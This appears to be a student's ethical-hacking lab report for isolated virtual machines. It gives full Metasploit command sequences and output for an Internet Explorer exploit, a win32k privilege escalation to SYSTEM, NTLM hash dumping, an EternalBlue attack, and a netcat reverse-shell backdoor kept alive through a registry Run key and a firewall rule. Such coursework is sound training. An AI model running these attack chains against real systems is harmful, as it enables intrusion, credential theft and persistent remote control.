

Turn on Kali VM and Windows 7 VM. You should keep Metasploitable2 turned off, which is not needed in this lab.

Log into Kali VM, and start a terminal. Log into Win7 initially as 'Alex' (password: alex123). Then, complete the following tasks. Write your answers for all questions to your lab report.

## PART 1. Privilege Escalation.

- 1.1 Follow Lecture 7 client-side exploitation slides to exploit the IE on Win7 VM to obtain a Meterpreter shell. Since you log into Win7 with the account 'Alex', the Meterpreter shell you get should also have the privilege of 'Alex'. Grab a screenshot to prove this. The screenshot should show the result of executing the following commands: 'getuid' and 'hashdump'. Note that the 'hashdump' command should not be successful, as it needs SYSTEM privilege to run.

### Step 1: sudo service postgresql start

```
(kali@kali) - [~]  
$ sudo service postgresql start
```

### Step 2: sudo msfconsole

```
(kali@kali) - [~]  
$ sudo msfconsole  
  
Metasploit v6.0.15-dev  
+ --=[ 2071 exploits - 1123 auxiliary - 352 post ]  
+ --=[ 592 payloads - 45 encoders - 10 nops ]  
+ --=[ 7 evasion ]  
  
Metasploit tip: When in a module, use back to go back to the top level prompt
```

### Step 3: search activex scripting browser

```
msf6 > search activex scripting browser  
  
Matching Modules  
-----  
#  Name                                     Disclosure Date  Rank  Check  Description  
--  -  
0  exploit/windows/browser/ie_unsafe_scripting 2019-09-20      manual No     Microsoft Internet Explorer Unsafe Scripting Misconfiguration  
1  exploit/windows/browser/winzip_fileview      2007-11-02      normal No     WinZip FileView (WZFILEVIEW.FileViewCtrl.61) ActiveX Buffer Over  
flow  
  
Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/browser/winzip_fileview
```

### Step 4: use 0

```
msf6 > use 0  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/browser/ie_unsafe_scripting) > █
```

### Step 5: set payload windows/x64/meterpreter/reverse\_tcp

```
msf6 exploit(windows/browser/ie_unsafe_scripting) > set payload windows/x64/meterpreter/reverse_tcp  
payload => windows/x64/meterpreter/reverse_tcp  
msf6 exploit(windows/browser/ie_unsafe_scripting) > █
```

### Step 6:


- Set srvport 80
- Set uripath prize
- Set allowprompt true

```
msf6 exploit(windows/browser/ie_unsafe_scripting) > set srvport 80  
srvport => 80  
msf6 exploit(windows/browser/ie_unsafe_scripting) > set uripath prize  
uripath => prize  
msf6 exploit(windows/browser/ie_unsafe_scripting) > set allowprompt true  
allowprompt => true
```

## Step 7: exploit

```
msf6 exploit(windows/browser/ie_unsafe_scripting) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.102:4444
```



```
msf6 exploit(windows/browser/ie_unsafe_scripting) > [*] Using URL: http://0.0.0.0:80/prize
[*] Local IP: http://192.168.1.102:80/prize
[*] Server started.
[*] Sending stage (200262 bytes) to 192.168.1.108
[*] Meterpreter session 1 opened (192.168.1.102:4444 -> 192.168.1.108:49170) at 2021-05-06 18:00:35 +1000
[*] Sending stage (200262 bytes) to 192.168.1.108
[*] Meterpreter session 2 opened (192.168.1.102:4444 -> 192.168.1.108:49174) at 2021-05-06 18:00:42 +1000
```

## Step 8:

### a. Sessions


```
msf6 exploit(windows/browser/ie_unsafe_scripting) > sessions

Active sessions
=====

  Id  Name  Type  Information  Connection
  --  ---  ---  -
  1    meterpreter x64/windows EH21-W7-1630117\alex @ EH21-W7-1630117 192.168.1.102:4444 -> 192.168.1.108:49166 (192.168.1.108)
```

### b. Sessions -i 1

```
msf6 exploit(windows/browser/ie_unsafe_scripting) > sessions -i 1
[*] Starting interaction with 1...
```



1.2 Follow Lecture 8 slides to escalate the privilege to 'NT Authority/System'. You should use a local exploit to achieve this. The difference from the lecture is that you should use 'ms18\_8120\_win32k\_privesc' as the local exploit instead.

a) Type all command lines to achieve the above into your lab report.

#### Step 1: background

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/browser/ie_unsafe_scripting) > █
```

#### use exploit/windows/local/ms18\_8120\_win32k\_privesc

```
msf6 exploit(windows/browser/ie_unsafe_scripting) > use exploit/windows/local/ms18_8120_win32k_privesc
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

#### Step 3: set payload windows/x64/meterpreter/reverse\_tcp

```
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

#### Step 4: show targets

```
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > show targets
```

Exploit targets:

Id	Name
--	----
0	Automatic
1	Windows 7 x64
2	Windows 7 x86

#### Step 5: set target 1

```
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > set target 1
target => 1
```

#### Step 6: show options

```
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > show options
```

Module options (exploit/windows/local/ms18\_8120\_win32k\_privesc):

Name	Current Setting	Required	Description
----	-----	-----	-----
SESSION		yes	The session to run this module on.

Payload options (windows/x64/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.1.102	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

#### Step 7: set lport 4443

```
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > set lport 4443
lport => 4443
```

#### Step 8: set session 1

```
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > set session 1
session => 1
```

#### Step 9: exploit

```
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > exploit
```

```
[*] Started reverse TCP handler on 192.168.1.102:4443
[*] Sending stage (200262 bytes) to 192.168.1.101
[+] Exploit finished, wait for privileged payload execution to complete.
[*] Meterpreter session 3 opened (192.168.1.102:4443 -> 192.168.1.101:49168) at 2021-05-06 17:51:12 +1000
```

```
meterpreter > █
```

b) Grab a screenshot to prove your success. The screenshot should show the result of executing the following commands: 'getuid', 'pwd', and



'hashdump'

```
Metasploitable2-Linux | Kali-Linux-2020.4-vmware-am... | vsphereteaching-direct.scm... | SCEM-KWD-Teaching | EH21-Kal-16301173 | EH21-W7-16301173
kali@kali: ~
File Actions Edit View Help

Exploit targets:

  Id  Name
  --  --
  0    Automatic
  1    Windows 7 x64
  2    Windows 7 x86

msf6 exploit(windows/local/ms18_8120_win32k_privesc) > set target 1
target => 1
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > set lport 443
lport => 443
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > set session 1
session => 1
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > exploit

[*] Started reverse TCP handler on 192.168.1.102:443
[*] Sending stage (200262 bytes) to 192.168.1.108
[*] Exploit finished, wait for privileged payload execution to complete.
[*] Meterpreter session 2 opened (192.168.1.102:443 -> 192.168.1.108:49167) at 2021-05-13 15:59:29 +1000

meterpreter > getuid
[-] Unknown command: getuid.
meterpreter > geuid
[-] Unknown command: geuid.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > pwd
meterpreter > pwd
meterpreter > pwd
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > pwd
C:\Users\alex\Desktop
meterpreter > hashdump
admin:1005:aad3b435b51404eeaad3b435b51404ee:3008c87294511142799dca1191e69a0f:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3008c87294511142799dca1191e69a0f:::
alex:1004:aad3b435b51404eeaad3b435b51404ee:f91509e54ad61769edf3097af3bada74:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1003:aad3b435b51404eeaad3b435b51404ee:4b6c3e7d1dd9cd4cd21a387011e363c9:::
meterpreter >
```

1.3 Follow Lecture 8 slides to kill the Meterpreter session obtained in Task 1.1, while keeping the session obtained in Task 1.2.

a) Type all command lines to achieve the above into your lab report.

### Step 1: background

```
meterpreter > background
[*] Backgrounding session 2...
```

### Step 2: sessions

```
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > sessions


Active sessions
=====

  Id  Name  Type  Information  Connection
  --  --
  1    meterpreter x64/windows  EH21-W7-1630117\alex @ EH21-W7-1630117  192.168.1.102:4444 -> 192.168.1.108
:49166 (192.168.1.108)
  2    meterpreter x64/windows  NT AUTHORITY\SYSTEM @ EH21-W7-1630117  192.168.1.102:443 -> 192.168.1.108:
49167 (192.168.1.108)
```

### Step 3: sessions -k 1

```
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > sessions -k 1
[*] Killing the following session(s): 1
[*] Killing session 1
[*] 192.168.1.108 - Meterpreter session 1 closed.
```

b) Grab a screenshot to prove your success. This screenshot should include the result of executing the command 'sessions' under msfconsole.



```
File Actions Edit View Help
Server username: NT AUTHORITY\SYSTEM
meterpreter > pwd
meterpreter > pwd
meterpreter > pwd
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > pwd
C:\Users\alex\Desktop
meterpreter > hashdump
admin:1005:aad3b435b51404eeaad3b435b51404ee:3008c87294511142799dca1191e69a0f:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3008c87294511142799dca1191e69a0f:::
alex:1004:aad3b435b51404eeaad3b435b51404ee:f91509e54ad61769edf3097af3bada74:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUsers$:1003:aad3b435b51404eeaad3b435b51404ee:4b6c3e7d1dd9cd4cd21a387011e363c9:::
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > sessions

Active sessions
=====
Id  Name  Type           Information                                     Connection
--  ---  --
1   meterpreter x64/windows EH21-W7-1630117@alex @ EH21-W7-1630117 192.168.1.102:4444 -> 192.168.1.108
:49166 (192.168.1.108)
2   meterpreter x64/windows NT AUTHORITY\SYSTEM @ EH21-W7-1630117 192.168.1.102:443 -> 192.168.1.108:
:49167 (192.168.1.108)

msf6 exploit(windows/local/ms18_8120_win32k_privesc) > sessions -k 1
[*] Killing the following session(s): 1
[*] Killing session 1
[*] 192.168.1.108 - Meterpreter session 1 closed.
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > sessions

Active sessions
=====
Id  Name  Type           Information                                     Connection
--  ---  --
2   meterpreter x64/windows NT AUTHORITY\SYSTEM @ EH21-W7-1630117 192.168.1.102:443 -> 192.168.1.108:4
:9167 (192.168.1.108)

msf6 exploit(windows/local/ms18_8120_win32k_privesc) >
```

## PART 2 INFORMATION GATHERING

a) Grab a screenshot showing the output of 'sysinfo'.

### Step 1: sessions

```
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > sessions

Active sessions
=====
Id  Name  Type           Information                                     Connection
--  ---  --
2   meterpreter x64/windows NT AUTHORITY\SYSTEM @ EH21-W7-1630117 192.168.1.102:443 -> 192.168.1.108:4
:9167 (192.168.1.108)
```

### Step 2: sessions -i 2


```
msf6 exploit(windows/local/ms14_058_track_popup_menu) > sessions -i 2
[*] Starting interaction with 2...
```

### Step 3: sysinfo

```
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer      : EH21-W7-1630117
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_AU
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x64/windows
```

### Screenshot:

A screenshot of a Kali Linux terminal window. The terminal shows a Metasploit Meterpreter session. The user has entered the command 'sysinfo' in the meterpreter prompt, which displays system information for the target machine EH21-W7-1630117. The output includes the computer name, OS (Windows 7), architecture (x64), system language (en\_AU), domain (WORKGROUP), and logged-on users (1). The terminal also shows the user navigating through the Metasploit interface, including session management commands like 'sessions -i 2' and 'sessions -k 1'. The terminal window has a dark background with a blue geometric pattern on the right side. The top of the window shows several open tabs, including 'Metasploit2-Linux', 'Kali-Linux-2020.4-vmware-am...', 'vsphereteaching-direct.scm...', 'SCBM-KWD-Teaching', 'EH21-Kal-16301173', and 'EH21-W7-16301173'. The system clock in the top right corner indicates 04:04 PM.

b) Explain each line of the output in your own words.

**Computer:** hostname of computer

**OS:** operating system version and service pack

**Architecture:** what form of architecture 64bit or 32bit etc

**Language:** the system language it is operating in


**Domain:** domain type/name

**Logged on user:** The amount of users that are logged in

**Meterpreter:** the meterpreter payload type



2.2 Enter another Meterpreter command 'hashdump'.



```
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > sessions -k 1
[*] Killing the following session(s): 1
[*] Killing session 1
[*] 192.168.1.108 - Meterpreter session 1 closed.
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > sessions

Active sessions
=====
  Id  Name  Type           Information                                     Connection
  --  -
  2    meterpreter x64/windows NT AUTHORITY\SYSTEM @ EH21-W7-1630117 192.168.1.102:443 -> 192.168.1.108:4
9167 (192.168.1.108)

msf6 exploit(windows/local/ms18_8120_win32k_privesc) > sessions

Active sessions
=====
  Id  Name  Type           Information                                     Connection
  --  -
  2    meterpreter x64/windows NT AUTHORITY\SYSTEM @ EH21-W7-1630117 192.168.1.102:443 -> 192.168.1.108:4
9167 (192.168.1.108)

msf6 exploit(windows/local/ms18_8120_win32k_privesc) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer      : EH21-W7-1630117
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_AU
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter  : x64/windows
meterpreter > hashdump
admin:1005:aad3b435b51404eeaad3b435b51404ee:3008c87294511142799dca1191e69a0f:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3008c87294511142799dca1191e69a0f:::
alex:1004:aad3b435b51404eeaad3b435b51404ee:f91509e54ad61769edf3097af3bada74:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1003:aad3b435b51404eeaad3b435b51404ee:4b6c3e7d1dd9cd4cd21a387011e363c9:::
```

b) Based on this output, how many users accounts are currently available on the Win7 VM? (Hint: count the number of lines in the output)

5

c) What are their account names? (Hint: the user name appears in the first column of each line, with columns separated by ':').

1. admin
2. Administrator
3. alex
4. Guest
5. HomeGroupUser\$

## PART 3 INSTALLING BACKDOORS

3.1 Exit msfconsole and start it again, such that all previous handlers and Meterpreter sessions die. Then, follow Lecture 6 slides to exploit the SMB vuln on Win7 VM to obtain a reverse Meterpreter shell with user account 'NT Authority/System'. Based on this Meterpreter session, install

a netcat backdoor at Win7 VM. **This netcat backdoor should run in client mode.** Follow the sketchy steps mentioned in Lecture 9 slides on alternative method to complete this.

a) Include all your command lines to achieve the above in your lab report.

### Step 1: sudo msfconsole

[illegible]

## Step 2: search ms17-010

```
msf6 > search ms17-010

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
1	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection
2	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption

### Step 3: info 2

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > info 2
```

Name:	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
Module:	exploit/windows/smb/ms17_010_eternalblue
Platform:	Windows
Arch:	
Privileged:	Yes
License:	Metasploit Framework License (BSD)
Rank:	Average
Disclosed:	2017-03-14

**Step 4: use 2**

```
msf6 > use 2
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

## Step 5: show payloads

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
=====
```

**Step 6: set payload windows/x64/meterpreter/reverse\_tcp**

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

## Step 7: show options

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):



| Name          | Current Setting | Required | Description                                                                        |
|---------------|-----------------|----------|------------------------------------------------------------------------------------|
| RHOSTS        | yes             | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT         | 445             | yes      | The target port (TCP)                                                              |
| SMBDomain     | .               | no       | (Optional) The Windows domain to use for authentication                            |
| SMBPass       |                 | no       | (Optional) The password for the specified username                                 |
| SMBUser       |                 | no       | (Optional) The username to authenticate as                                         |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target.                               |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target.                                         |


```

### Step 8: set rhosts 192.168.1.101



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.1.101
rhosts => 192.168.1.101
```


### Step 9: exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.1.102:4444
```

### Step 10: getuid

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Step 11: copy nc.exe from C:\bin to C:\windows\system32 or  
upload ./Downloads/nc.exe C:\\Windows\\System32 [meterpreter]



### Step 12: shell

```
meterpreter > shell
Process 1468 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

Step 13: reg add HKLM\software\microsoft\windows\currentversion\run /v nc /d "nc -d -e cmd.exe 192.168.1.102 22"

```
C:\Windows\system32>reg add HKLM\software\microsoft\windows\currentversion\run /v nc /d "nc -d -e cmd.exe 192.168.1.102 22"
reg add HKLM\software\microsoft\windows\currentversion\run /v nc /d "nc -d -e cmd.exe 192.168.1.102 22"
The operation completed successfully.
```

Step 14: reg query HKLM\software\microsoft\windows\currentversion\run /v nc

```
C:\Windows\system32>reg query HKLM\software\microsoft\windows\currentversion\run /v nc
reg query HKLM\software\microsoft\windows\currentversion\run /v nc

HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run
    nc    REG_SZ    nc -d -e cmd.exe 192.168.1.102 22
```

### Step 15:

Netsh advfirewall firewall add rule name="SSH" dir=in action=allow protocol=TCP localport=22

```
C:\Windows\system32>netsh advfirewall firewall add rule name="SSH" dir=in action=allow protocol=TCP localport=22
netsh advfirewall firewall add rule name="SSH" dir=in action=allow protocol=TCP localport=22
Ok.
```

